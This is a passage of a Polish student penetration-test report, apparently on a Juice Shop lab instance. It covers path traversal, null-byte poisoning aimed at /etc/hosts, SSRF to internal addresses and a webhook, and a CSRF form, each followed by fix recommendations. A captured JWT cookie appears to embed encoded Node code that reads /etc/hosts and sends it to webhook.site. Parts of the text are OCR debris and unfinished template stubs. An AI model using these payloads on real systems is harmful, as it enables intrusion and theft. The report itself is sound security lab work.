W celu uniknięcia tego typu problemów warto upewniać się, że udostępniana wersja produkcyjna kodu nie posiada zbędnych komentarzy i poufnych informacji. Jeśli strona potrzebuje dostępu do pewnych informacji można zdecydować się na usunięcie ich z podstawowego kodu i odpytywanie o nie serwera dopiero po poprzedniej autoryzacji użytkownika. Dodatkowo warto jest dokonać minifikacji wersji produkcyjnej, aby utrudnić użytkownikom analizę kodu (takie działanie można podciągnąć pod filozofię security by obscurity).

Aby uniknąć nieautoryzowanego dostępu do różnych końcówek warto stosować zasady:

- Whitelist, nie blacklist - domyślną opcją brak dostępu
- Nie myśleć "i tak nikogo to nie obchodzi/nikt tego nie znajdzie" - atakujący właśnie szuka przede wszystkim takich miejsc w kodzie, warto zabezpieczyć najmniejsze drobnostki, aby nie dawać przestępcom szczelin przez, które mogą potencjalnie zajrzeć głębiej

VIII. ATAKI NA SERWIS UDOSTĘPNIANIA PLIKÓW FTP

Końcówka /ftp była wykorzystywana w trakcie zajęć laboratoryjnych, dlatego nie musiała zostać w żaden sposób odkryta/znaleziona.

A. Path traversal

Atak path traversal był oparty o proste zapytanie GET. Jeden z przykładów został zawarty w tabeli.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/ftp/quarantine/..	-	-	-	200 OK (przegląd plików dla /ftp)

W celu zwiększenia czytelności reszta prób ataków została zawarta w raporcie w postaci listy złożonej ze ścieżki (końcówki) będącej celem żądania GET, odpowiedzi serwera oraz komentarza.

WAŻNE! Przy badaniach zaobserwowano, że wykonywanie zapytań przez przeglądarkę nie działa poprawnie, ponieważ stara się ona oszczędzić pracy serwerowi i skrócić ścieżkę jeszcze przed zapytaniem. Przykładem może być:

```
/ftp/quarantine/..
```

Wysłanie takiego zapytania przez przeglądarkę skutkowało zapytaniem bezpośrednim na /ftp widocznym w BurpSuite. Z tego powodu zapytania w tym przypadku musiały być wykonywane przez program BurpSuite.

- /ftp/..
ForbiddenError: Forbidden
- /ftp/quarantine/..
listing directory /ftp/quarantine/.., czyli pliki /ftp/
- /ftp/quarantine/%2E%2E/
listing directory /ftp/quarantine/..., czyli pliki /ftp/
- /ftp/quarantine/%252E%252E
404 Error: ENOENT: no such file or directory, stat '/juice-shop/ftp/quarantine/%2E%2E'
W tym przypadku można zauważyć, że do operacji dekodowania URL doszło tylko jeden raz (rozkodowany został znak %, ale już nie kropka).
- /ftp/%2E%2E
403 Error: Only .md and .pdf files are allowed!
- /ftp/%252E%252E
403 Error: Only .md and .pdf files are allowed!

Ten błąd jest tutaj zaskakujący. Prawdopodobnie jest on zwracany domyślnie tak, aby nie zdradzać zbyt wiele szczegółów użytkownikowi, jednak zalecane jest dokładniejsze spojrzenie na kod, czy aby na pewno program nie próbuje wykonać operacji w niedozwolonych lokalizacjach.

Na tym etapie można podsumować działanie końcówki tak, że przechodzenie po folderach jest w pełni możliwe tak długo, jak użytkownik odwołuje się do czegoś wewnątrz ścieżki /ftp. Oznacza to, że zabezpieczenia są prawdopodobnie zrealizowane przez analizę przetworzonej ścieżki i sprawdzenie, czy jest wewnątrz /ftp, bądź przez odpowiednie ustawienia dostępu użytkownika (w kontekście użytkownika systemu kontenera serwera) reprezentującego serwer.

Z powodu dużego powiązania dwóch ataków kolejna część badań na temat Path Traversal jest opisana w poniższej sekcji Null Byte Poisoning.

B. Null Byte Poisoning

W tym ataku kluczowe było użycie dwustopniowego kodowania URL, czyli użycie kodu %2500, który sprawiał, że w pierwszym etapie przetwarzania serwer rozkodowywał ścieżkę do %00, a dopiero później, w drugim etapie, do Null Byte'a. Wiedza o tym pochodziła z zajęć laboratoryjnych. Przykład udanego ataku zawarty w tabeli.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/ftp/package.json.bak%2500.md	-	-	-	200 OK (pobranie pliku package)

Po wykonaniu ataku Null Byte Poisoning sprawdzone zostały również zapytania, które łączyły to podejście z Path Traversal. W tym przypadku ważne jest użycie nadmiarowych przejść "wyżej" w drzewie (czyli '../'), aby upewnić się, że ścieżka wyjdzie aż do katalogu-korzenia, czyli '/'

- /ftp/../../../../etc/hosts%2500.md
400 Bad Request
- /ftp/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/hosts%2500.md
400 Bad Request
- /ftp/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/etc/hosts%2500.md
403 Error: Only .md and .pdf files are allowed!

W tym przypadku od razu w oczy rzuca się nowy błąd, czyli Bad Request. Biorąc pod uwagę odpowiedzi zwracane w badaniach Path Traversal (częste 403: only.md and .pdf [...] allowed) można sądzić, że przetestowane tutaj zapytania prawdopodobnie trafiają w plik /etc/hosts i z powodu Null Byte Poisoning serwer próbuje je pobrać, ale na pewnym etapie przetwarzania orientuje się, że jest to plik z niedozwolonej ścieżki i zwraca domyślny błąd.

Podsumowując sklep nie jest zabezpieczony przed Null Byte Poisoning, ale jest odporny na Path Traversal. Występuje jednak wiele przesłanek, że obsługa i zabezpieczenia nie są zrealizowane dostatecznie "czysto" i profesjonalnie, dlatego zalecane było by przyjrzenie się działaniu tej końcówki od strony kodu.

Opisana dokładniej została tylko końcówka ftp jednak warto wspomnieć, że istnieje drugie miejsce które może być podatne na Path Traversal:

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/assets/public/images/products/../../../../etc/hosts	-	-	-	400 Bad Request

Innym przykładem jest zapytanie /assets/public/images/products/../../products/apple_pressings.jpg, które zwracało obrazek produktu, co pokazuje że chodzenie po ścieżce jest możliwe. W trakcie kilku prób testowych zachowanie nie różniło się końcówki /ftp/, dlatego ta końcówka nie została zbadana i opisana dokładniej.

Informacje o tym, że plik /etc/hosts istnieje i jest niepusty (a zatem może być celem ataku) pochodziły z opisanych wcześniej ataków RCE.

APLIKACJA PODATNA NA NULL BYTE POISONING

APLIKACJA NIE WYKAZUJE PODATNOŚCI NA ATAK PATH TRAVERSAL

Zalecenia

Mimo, że atak Path Traversal się nie powiódł to na podstawie zwracanych błędów można powiedzieć, że warto przyjrzeć się kodowi tej końcówki i upewnić się, że wszystko jest bezpieczne.

Zabezpieczeniem przed udanym null byte poisoning była by przede wszystkim walidacja, czy plik wyszukany przez serwis udostępniający odpowiada temu, którego oczekiwała aplikacja sklepu. Oznacza to, że aplikacja powinna sprawdzić nie tylko czy ścieżka od użytkownika zawiera plik md/pdf, ale również czy to co chce zwrócić moduł udostępniający jest takim plikiem. Mogło by tutaj wystarczyć nawet podstawowe porównanie typu: `pathFromUser == pathFoundByFtp`.

IX. INNE PODATNOŚCI I POTENCJALNE NIEBEZPIECZEŃSTWA: ROZWAŻANIA**A. Atak Server Side Request Forgery**

Działanie końcówki do ustawiania awatara pozwala aktualnie na wykonywanie żądań GET oraz podglądanie zwracanej zawartości.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile/image/url	-	-	{"imageUrl":"http://169.254.1.2"}	302 /profile

Następnie zapytanie (id 22 uzyskane na podstawie śledzenia pakietów w Burp):

GET /assets/public/images/uploads/22.jpg

można podejrzeć zawartość strony, którą jest Test Page Fedora:

```
<!doctype html>
<html>
  <head>
    <meta charset='utf-8'>
    <meta name='viewport' content='width=device-width, initial-scale=1'>
    <title>Test Page for the HTTP Server on Fedora</title>
    <style type="text/css">
      /**]
      [...]</pre>
</div>
<div data-bbox="75 529 929 573" data-label="Text">
<p>Ten przykład jest niegroźny, ale nie jest ciężko sobie wyobrazić, że bardziej doświadczony atakujący mógłby wykorzystać program automatycznie przeszukujący sieć i w ten sposób wykorzystać SSRF to wyszukania kolejnych potencjalnych węzłów do ataku.</p>
</div>
<div data-bbox="75 574 929 635" data-label="Text">
<p>Ta metoda ataku została również użyta do wysłania żądania na webhook. Czynność powiodła się bez problemu, co daje atakującemu użycie sklepu do wykonywania podejrzanych połączeń i np. dodatkowego ukrycia się przy rekonesansie zupełnie niepowiązanych serwisów (mógłby wykonać rekonesans jako sklep używając SSRF, a następnie usunąć historię swoich połączeń ze sklepem przez znalezione wcześniej RCE zacierając swoje ślady)</p>
</div>
<div data-bbox="147 656 849 672" data-label="Section-Header"><b>APLIKACJA UMOŻLIWIA WYKONANIE SSRF (W TYM RÓWNIEŻ NA SIECI WEWNĘTRZNEJ)</b></div>
<div data-bbox="100 684 170 698" data-label="Section-Header"><b>Zalecenia</b></div>
<div data-bbox="100 707 902 768" data-label="Text">
<p>Zabezpieczenie przed atakiem SSRF jest tutaj bardzo trudne, co wynika z samego charakteru dostarczanej użytkownikowi funkcji. Pierwszą sugestią było by dodanie walidacji URL poszerzonej o wyrażenie regularne sprawdzające, czy poprawny link na pewno odnosi się do obrazka o określonych rozszerzeniach (trzeba by tu było również pamiętać o Null Byte Poisoning!).</p>
</div>
<div data-bbox="100 768 902 799" data-label="Text">
<p>Inną metodą było by zablokowanie użytkownikowi reprezentującemu serwer w systemie kontenera zapytań do sieci niepublicznych.</p>
</div>
<div data-bbox="100 798 902 844" data-label="Text">
<p>Prawdopodobnie najbezpieczniejszym rozwiązaniem jest całkowite usunięcie funkcji zmiany awatara przez link. Taka funkcja nie jest czymś kluczowym dla serwisu, a jeśli komuś bardzo zależy na swoim profilu to mógłby pobrać obrazek i wgrać go ręcznie w mniej niż minutę</p>
</div>
<div data-bbox="75 875 284 890" data-label="Section-Header"><b>B. Cross Site Request Forgery</b></div>
<div data-bbox="75 893 929 922" data-label="Text">
<p>Podjęte zostały próby wykonania ataku CSRF. Zakończyły się one klęską i wyświetleniem ostrzeżeń o podejrzanej działalności.</p>
</div>
<div data-bbox="91 922 607 939" data-label="Text">
<p>Do testów użyty został następujący kod na stronie <a href="http://htmledit.squarefree.com/">htmledit.squarefree.com/</a>:</p>
</div>
```

```
<html>
  <body>
    <form method="POST" action="https://adoringcohen.acme.edu.pl/profile">
      <input type="hidden" name="username" value="im_a_victim"/>
      <input type="submit" value="Submit">
    </form>
  </body>
</html>
```

Jak pokazuje analiza żądania w BurpSuite problem stanowi to, że użyta przeglądarka nie dokleiła ciasteczek, mimo że użytkownik był aktualnie zalogowany:

```
POST /profile HTTP/2
Host: adoringcohen.acme.edu.pl
Content-Length: 20
Cache-Control: max-age=0
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: pl-PL,pl;q=0.9
Origin: https://htmledit.squarefree.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: frame
Sec-Fetch-Storage-Access: active
Referer: https://htmledit.squarefree.com/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=im_a_victim
```

Ręczne dodanie ciasteczek do tego samego żądania (wykorzystując dane z innych prostych przykładów) pozwoliło na zmianę pseudonimu. Podczas przeglądu internetu po wskazówki (wykonane po samodzielnych próbach!) dotyczące ataku okazało się, że wielu użytkowników ma podobne problemy i sięgają po starsze wersje przeglądarek do rozwiązania tego zadania. Sam fakt, że wystarczy dokleić ciasteczko i sklep dopuści takie żądanie nawet mimo obecności nagłówków typu Sec-Fetch-Site: cross-site pokazuje jednak, że nie jest on dostatecznie zabezpieczony i klienci ze starszym sprzętem mogą być ofiarami ataków. Żądanie, które zmieniał pseudonim (pozostałe elementy/nagłówki były identyczne jak w powyższym, atak wykonywany był przez BurpSuite):

```
[...]
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
  xkV4XwOjLlQmrd8Bttoi3t4ftzt1TyWuY3HKAheVtazU3WfJ906gBbWaERzZMy; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
  eyJzdGF0dXMiOiJzdWNjZXRzIjZGF0YSI6eyJpZCI6MjJlInVZcXJuYW11IjoI3
tyZXFlaXJlKCDodHRwcypLmdldCgnaHR0cHM6Yy93ZWJob29rLnNpdGUvM2YOMDZmMjItNzc
5ZS00NGEzLWE3Y2UtMDVlOTE0NmFhMDA5P2RhGE9JyArIGVuY29kZVVSSUNvbXBvbmVudChy
ZXFlaXJlKCDmcyypLnJlYWRRGaWxlU3luYygnL2V0Yy9ob3N0cyysICdlldGY4JykpKTt9IiwiZ
WlhaWwiOiJmaWxpcEBtYWlsLmNvbSIsInBhc3N3b3JkIjoIYmE2Y2RhYTUzZGVKNDRyODU5Nj
MwMTRjODNkY2NhY2ZlOWUwNmU5YjQzODc0M2M2JjNGJhMWEyMzgzM2VkZDQ3NyIsInJvbGUiOiJ
jdxN0b211ciIsImRlbHV4ZVRva2VuIjoIiFwibGFzdExvZ2luSXAiOiIxMCA0Mi4xMi4xMDQl
LCJwcm9maWxlSmw1h2ZUUiOjJodHRwczoVLE2Fkb3Jpbmdjb2hlbi5hY211LmVkdS5wbC9hc3Nld
HMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RlZmFlbHQuY29kZGVkZDQ3NyIsInJvbGUiOiJm
lZQWN0aXZlIjpoCnVlLCJjcmVhdGVkQXQiOiIyMDI1LTA1LTE2VDEwOjM0OjQyLjMwMloiLCJl
cGRhdGVkQXQiOiIyMDI1LTA1LTE2VDEwOjA3OjExLjcwMloiLCJkZWxlZGVkQXQiOm51bGx9LCJ
pYXQiOjE3NDc0MDgwMzJ9.d8jrsNnPlHZ-3WV
BciAynup17-BwDyl103JYoP56G79iweDWTppUx-uXo29QmaHZn2bt9dAaiuNwUf5YAu6hcgDVeJ
iDAynukLo1MHIpJpKbn5f2sHdSrtGh9-qgw3un0oof8TQ6Syh0WConNjwhfwUs5GVT9nao304260w6QEzs
[...]
```

Zalecenia

Istnieje kilka metod zabezpieczeń przed CSRF:

- Wykorzystanie stanu przy ważniejszych formularzach:
Serwer wysyłając formularz dodaje do niego ukryte pole z losowym stanem, który zapamiętuje. Jeśli odpowiedź na formularz zawiera ten sam stan to odpowiedź jest akceptowana, jeśli nie to ignoruje. Wtedy żądanie z ataku CSRF nie znając stanu nie może nic zmienić.
- Ciasteczka SameSite
Odpowiednie ustawienie ciasteczek sprawia, że zostaną one dołączone tylko do zapytań pochodzących z tej samej domeny. Aktualnie wiele przeglądarek wymusza takie ustawienia jako domyślne, co jest powodem niepowodzenia w przeprowadzonych badaniach.

Aby zagwarantować bezpieczeństwo również dla użytkowników ze starszymi wersjami przeglądarek warto zaimplementować kilka blokad przynajmniej dla najważniejszych formularzy w aplikacji. Informacje o ataku i poprawkach zostały oparte głównie o źródło <https://portswigger.net/web-security/csrf#common-defences-against-csrf>


C. Ogólne działanie strony

Mówiąc żartobliwie, najbezpieczniejsza aplikacja to ta, która na nic nie pozwala. Ważnym elementem poprawiania aplikacji jest upewnienie się, że zachowa ona wszystkie funkcjonalności, co niestety w przypadku badanej wersji wydaje się być niespełnione.

Próba zamówienia dowolnego produktu działa poprawnie do momentu zakończenia dodawania adresu. Następnie, kiedy dochodzi do etapu wyboru metody przesyłki nie są dostępne żadne opcje, a po przejściu na inne moduły strony są one puste i zaczynają być zwracane błędy 502 Bad Gateway i sklep całkowicie przestaje działać. Jest to oczywiście niedopuszczalne, ponieważ uczciwi użytkownicy (czyli zdecydowana większość) nie mogą dokonać zakupu w aplikacji, która jest sklepem.

Awaria serwera kończyła się restartem połączonym z wyczyszczeniem danych. Nawet bezpośrednio po tym ponowne próby kończyły się równie źle, dlatego nie ma możliwości by to był skutek uboczny testów penetracyjnych.

Rysunek 1. Brak możliwości wyboru metody(szybkości) dostawy



Rysunek 2. Komunikat o awarii aplikacji/serwera będący następstwem próby zamówienia



SKLEP NIE POZWALA NA UCZCIWE ZAKUPY

Zalecenia

Testy jednostkowe. Wprowadzanie zmian powinno być połączone z częstym uruchamianiem testów, które zagwarantują, że żaden moduł nie został przypadkowo uszkodzony.

X. WZÓR**A. ABC DEF**

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/rest/chatbot/respond	Authentication: Bearer TOKEN	token: TOKEN	{ "action": "setname", "query": "Carl" }	401 {"error": "Unauthenticated user"}

Zalecenia

just fix it

XI. PODSUMOWANIE I WNIOSKI

The conclusion goes here.